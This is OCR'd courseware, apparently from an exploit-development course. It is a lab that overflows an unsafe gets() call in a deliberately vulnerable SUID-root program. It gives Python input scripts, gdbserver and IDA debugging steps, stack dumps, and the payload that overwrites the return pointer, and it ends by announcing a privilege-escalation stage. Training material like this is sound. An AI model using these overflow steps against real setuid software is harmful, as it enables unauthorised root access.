
You should get the following output:

```
Welcome to the file display tool...

Please enter the name of a file you wish to open: hi.txt
```

... (Truncated for space)

```
Would you like to display another file? Please enter Yes or No: No
May I have your name please:
```

← Here's the string for which we are looking. We will need to script this input so we can reach the desired point while remote debugging.



Exercise: Scripting the Input

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" +
"No\n" + "AAAA\n"' > input
deadlist@deadlist:~$ ./display_tool < input

Welcome to the file display tool...

Please enter the name of a file you wish to open: How
are you?!

Would you like to display another file? Please enter Yes
or No:
May I have your name please:
Thanks for using the tool AAAA... This is my first C
program!

Goodbye!
```

Success!

Sec760 Advanced Exploit Development for Penetration Testers


Exercise: Scripting the Input

Our goal is to use Python, or another scripting language, to create the input to the program which will get us to the gets() function call. We will know we made it if we see the string, "May I have your name please." The first thing you need to do is create the input and send in the appropriate commands with the following (You must create the hi.txt file with the touch tool or similar.):

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" + "No\n" + "AAAA\n"' >
input       #Creating a file called input. AAAA  will be passed in as our
name.
deadlist@deadlist:~$ ./display_tool < input      #We run the program
redirecting in our input file
```

As you can see on the slide, you should successfully see the program take in AAAA as our name, as it is displayed out to us:

```
Thanks for using the tool AAAA... This is my first C program!
```



Exercise: Starting up gdbserver

- Starting up gdbserver is simple!
- We just specify the port number, the program name, and any input

```
deadlist@deadlist:~$ gdbserver localhost:23946
display_tool < input
Process display_tool created; pid = 15338
Listening on port 23946
```


- Now we are ready for the IDA side to make the connection

Exercise: Starting up gdbserver

We now want to startup the gdbserver on the Kubuntu Pangolin. All we need to do is specify the port number, the program name, and any input.

Enter the following and the server should start:

```
deadlist@deadlist:~$ gdbserver localhost:23946 display_tool < input
Process display_tool created; pid = 15338
Listening on port 23946
```



Exercise: Connecting with IDA to gdbserver (1)

- First, go to the get_Name() function, click on the call to gets, and press F2 to set a breakpoint

```
lea     eax, [ebp+s]
mov     [esp], eax      ; s
call    gets
```

- In the menu bar, or through the Debugger menu option, switch the debugger to Remote GDB debugger

Remote GDB debugger

- Debugger, Process Options ...
- Click OK

Debug application setup: gdb

NOTE: all paths must be valid on the remote computer

Application: /home/deadlist/display_tool

Input file: /home/deadlist/display_tool

Parameters:

Hostname: 10.10.77.199 Port: 23946

□ Save network settings as default

Set IP and Port


Exercise: Connecting with IDA to gdbserver (1)

We will not set up the IDA side of the connection. First, go to the get_Name() function back in IDA. Locate the call to the gets() function, click on it, and press F2 to set a breakpoint. It should now be highlighted a different color, such as red. Next, depending on your version of IDA, go to your menu bar and make sure the debugger option is set to "Remote GDB debugger." If you do not have this menu bar, simply click on the Debugger menu option and choose, "Switch debugger" if available, or if only the Run or Attach options are available at this point, choose Attach and select Remote GDB debugger.

Now, you need to pull up the "Debug application setup: gdb" window. If not already up, click on Debugger, Process options … At this point, make sure the Application and Input file paths are correct. Specify the IP address of your Kubuntu Pangolin system. This IP should have been assigned to you in class. If you are taking the course via Self-Study or OnDemand, please use your own assignments. Make sure that the port number is also set appropriately, and click OK.

Exercise: Connecting with IDA to gdbserver (2)


- Next, click the Play button in IDA ▶
- You will likely get the following message if IDA is able to connect to gdbserver. Click Yes



Please confirm

There is already a process being debugged by remote. Do you want to attach to it?

- You should then see the following on Kubuntu:



```
Remote debugging from host 10.10.75.199
```


- IDA should be in debug mode

Exercise: Connecting with IDA to gdbserver (2)

Now that we have the settings all ready to go, click on the Play button, or go to the Debugger menu option and click on Start process. You may get a couple of information messages that you can simply close. If the connection from IDA to gdbserver is successful, you should receive the pop-up on the slide asking if you want to attach to the remote process already being debugged. Click on Yes. If you jump over to your Kubuntu Pangolin VM you should see the message saying "Remote debugging from host 10.10.75.X," where X is your assigned host address. IDA should now have the debugging view window up.

Exercise:
Resuming the Process

- Debuggers pause the process when connecting
- We must resume the process
- Click the Play button again
- You will likely get the following message indicating that the process in resuming after an interrupt:




B77CD424: got SIGCHLD signal (Child status changed) (exc.code 14, tid 15338)

- Click OK

Exercise: Resuming the Process

When connecting to a process with a debugger, the process is started or attached to in a suspended state, allowing you to have full control. We must resume the process by clicking the Play button again, or by going to Debugger, Resume process. You will likely get the SIGCHLD message that the "Child status changed." This is to be expected as it is sent to the parent after resuming from an interrupt. Simply click OK and move onto the next slide.



Exercise: Reaching the Breakpoint

- After clicking OK on the previous slide, press the Play button
- You will get an Exception handling message asking how you wish to handle the SIGCHLD Warning
- Click Yes (pass to app)
- When you pass the exception, the breakpoint should be reached

```
EIP ──→ .text:080485ED call    _gets
```

```
EIP 080485ED ↳ get_Name+19
```

- If the program terminates, you will need to kill the gdbserver and start it back up again, following the previous steps

The execution will be resumed after the exception.
Do you want to pass the exception to the application?


If you answer yes, the application's exception handler will be executed if there is one.
The control of the application might be lost.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Reaching the Breakpoint

After you click OK on the previous slide, you will need to click the Play button again, or Resume process through the Debugger menu. At this point you will get an Exception handling message asking you how wish to handle the SIGCHLD signal. Go ahead and click the option that says, "Yes (pass to app)." If you performed all the steps properly so far, the breakpoint should be reached. This can be verified by checking to see if the program is paused in IDA and seeing where EIP is currently pointing. You can also look at the Kubuntu Pangolin VM to see if the program took in some of your input.

If the program terminates and the debugging shuts down on IDA, you will need to go and kill the gdbserver to start over. Even though the gdbserver indicates that it started the process back up, it does not often work properly. Run the "ps –aux" command on the Kubuntu Pangolin system, locate the PID, and run the "kill <PID>" command to terminate the gdbserver. At this point you will need to repeat the previous steps. We will need to perform these steps regardless for each time we want to startup the program and send in different input.



Exercise: Viewing the Stack

- The instruction above the call the gets() places the address/argument of where gets() should write data

```
.text:080485EA mov [esp], eax   ; s
```

EAX BFB5B00C

- This says to move the address held in EAX to the pointer in ESP (Top of the stack)
- Press F8 at the breakpoint to step over the call to gets()

Note that with ASLR the stack addressing will change with every run of the program

```
BFB5AFF0  BFB5B00C  MEMORY:BFB5B00C
BFB5AFF4  0000  30A  MEMORY:retaddr+6
BFB5AFF8  4106  801  MEMORY:41064801
BFB5AFFC  411                      F4
BFB5B000  BFB                      47
BFB5B004  0  48C87  .rodata:08048C87
BFB5B008  BFB5B4A8  MEMORY:BFB5B4A8
BFB5B00C  41414141                 41
BFB5B010  411C5A00  MEM            00
BFB5B014  08048D18  .rodata:aWouldYo
BFB5B018  BFB5B034         :BFB5B034
BFB5B01C  411C4FF4         :411C4FF4
BFB5B020  BFB5B047          FB5B047
BFB5B024  08048C87  .r      08048C87
BFB5B028  BFB5B4A8          FB5B4A8
BFB5B02C  080489F3  display+242
```


Exercise: Viewing the Stack

There is a lot going on with this slide. First, if you go back to the get_Name() function in IDA and look at the instruction directly above the call. The instruction reads:

```
.text:080485EA mov [esp], eax   ; s
```

This is saying to take the address held in EAX, which is represented by "s," and move to the position where ever ESP is pointing. This is of course, the top of the stack as no offset to ESP was provided. This serves as the argument to the gets() function as to where it should write the data on the stack. Earlier, we determined that the buffer is 28 bytes. We can confirm that now with the diagram on the slide. If we go to the address held in EAX, which was copied to the pointer in ESP, we can see that it is 28 bytes before the Saved Frame Pointer (SFP). The return pointer (RP) follows SFP immediately, and we can see the reference to the right saying, "display+242." If you go to the address indicated on the stack as the return pointer, you will see that it takes you to a puts() call to print the string "Goodbye." At the breakpoint, press F8 in IDA to step over the call to gets(). At this point our four A's are copied to the buffer as indicated on the slide.

Our current objective and action should be obvious. We need to write 36 bytes to overwrite the return pointer to prove we have control.



Exercise: Getting Set Back Up

- Click on the IDA stop button, or go to Debugger, Terminate process
- On your Kubuntu Pangolin VM, use "ps –aux" and "kill" to terminate the gdbserver
- Update your input file and startup gdbserver

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" +
"No\n" + "A" *32 + "BBBB\n"' > input
deadlist@deadlist:~$ gdbserver localhost:23946
display_tool < input
Process display_tool created; pid = 16098
Listening on port 23946
```

Exercise: Getting Set Back Up

At this point we need to get set back up with a new input file. First, click on the Stop button in the IDA menu bar, or click on Debugger, Terminate process. Next, go to your Kubuntu Pangolin VM and kill the gdbserver. It does not respond to CTRL-C.


```
deadlist@deadlist:~$ ps -aux
deadlist@deadlist:~$ kill <PID>      # Substitute <PID> with the PID number
of the gdbserver process
```

We now want to create a new input file with 36 bytes of input to the vulnerable gets() call we are targeting. Run the following:

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" + "No\n" + "A" *32 +
"BBBB\n"' > input
deadlist@deadlist:~$ gdbserver localhost:23946 display_tool < input
Process display_tool created; pid = 16098
Listening on port 23946
```

Exercise: Reattach and Crash

- Repeat the earlier steps to attach to gdbserver from IDA
- At the breakpoint, press F8 to step over gets() and you should see the following layout on the stack
- The return pointer is overwritten with 42424242
- Press F9. Upon the RETN from the get_Name() function, we get control as seen below




```
BFCF0F10  BFCF0F2C  MEMORY:       dr+7E8DCDE7
BFCF0F14  0000000A  MEMORY:       dr+6
BFCF0F18  41064801  MEMORY:       801
BFCF0F1C  411C4FF4  MEMORY:       FF4
BFCF0F20  BFCF0F67  MEMORY:       dr+7E8DCE22
BFCF0F24  08048C87  .rodata       8C87
BFCF0F28  BFCF13C8  MEMORY:       dr+7E8DD283
BFCF0F2C  41414141  MEMORY:       _fp
BFCF0F30  41414141  MEMORY:       _fp
BFCF0F34  41414141  MEMORY:       _fp
BFCF0F38  41414141  MEMORY:       _fp
          41414141  MEMORY:       fp
          41414141  MEMORY        fp
BFCF0F44  41414141  MEMORY:s     d_fp
BFCF0F48  41414141  MEMORY:saved fp
BFCF0F4C  42424242  MEMORY:retaddr+10100FD
```

```
42424242: got SIGSEGV signal (Segmentation fault)
```

```
EIP 42424242
```

Exercise: Reattach and Crash

At this point, go back and repeat the steps to reattach to the gdbserver listener. When you reach the breakpoint at the call to gets() in the get_Name() function, press F8 to step over the function and take a look at the stack. You should see the 32 A's and 4 B's we sent as input. The 4 B's have overwritten the return pointer as you can see in the image. At this point, press F9 to continue the process and you should get a segmentation fault as we have gotten control of the instruction pointer (EIP).




Exercise: Part Two – Exploitation

- Where we are at:
  - We have successfully set up remote debugging with IDA and gdbserver on our Kubuntu VM
  - We set a breakpoint on the vulnerable call to gets() and confirmed that the buffer overflow does allow us to take control of the target applications instruction pointer
- New Goals:
  - We want to use this vulnerability to take control of the program via a backdoor
  - We must discover the backdoor and understand its purpose
  - Once we complete this step we should be able to modify our input file to the program in order to get a remote shell
  - The program is owned by Root with the SUID bit set

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Part Two – Exploitation

So far, we have set up remote debugging with IDA and gdbserver, and confirmed that a vulnerability does exist in the display_tool program that allows us to gain control of execution. Our new goals are to discover a backdoor that exists in the program and redirect execution for privilege escalation. The display_tool program is owned by Root and is SUID enabled. This or course means that anything we get the program to execute will execute as Root.

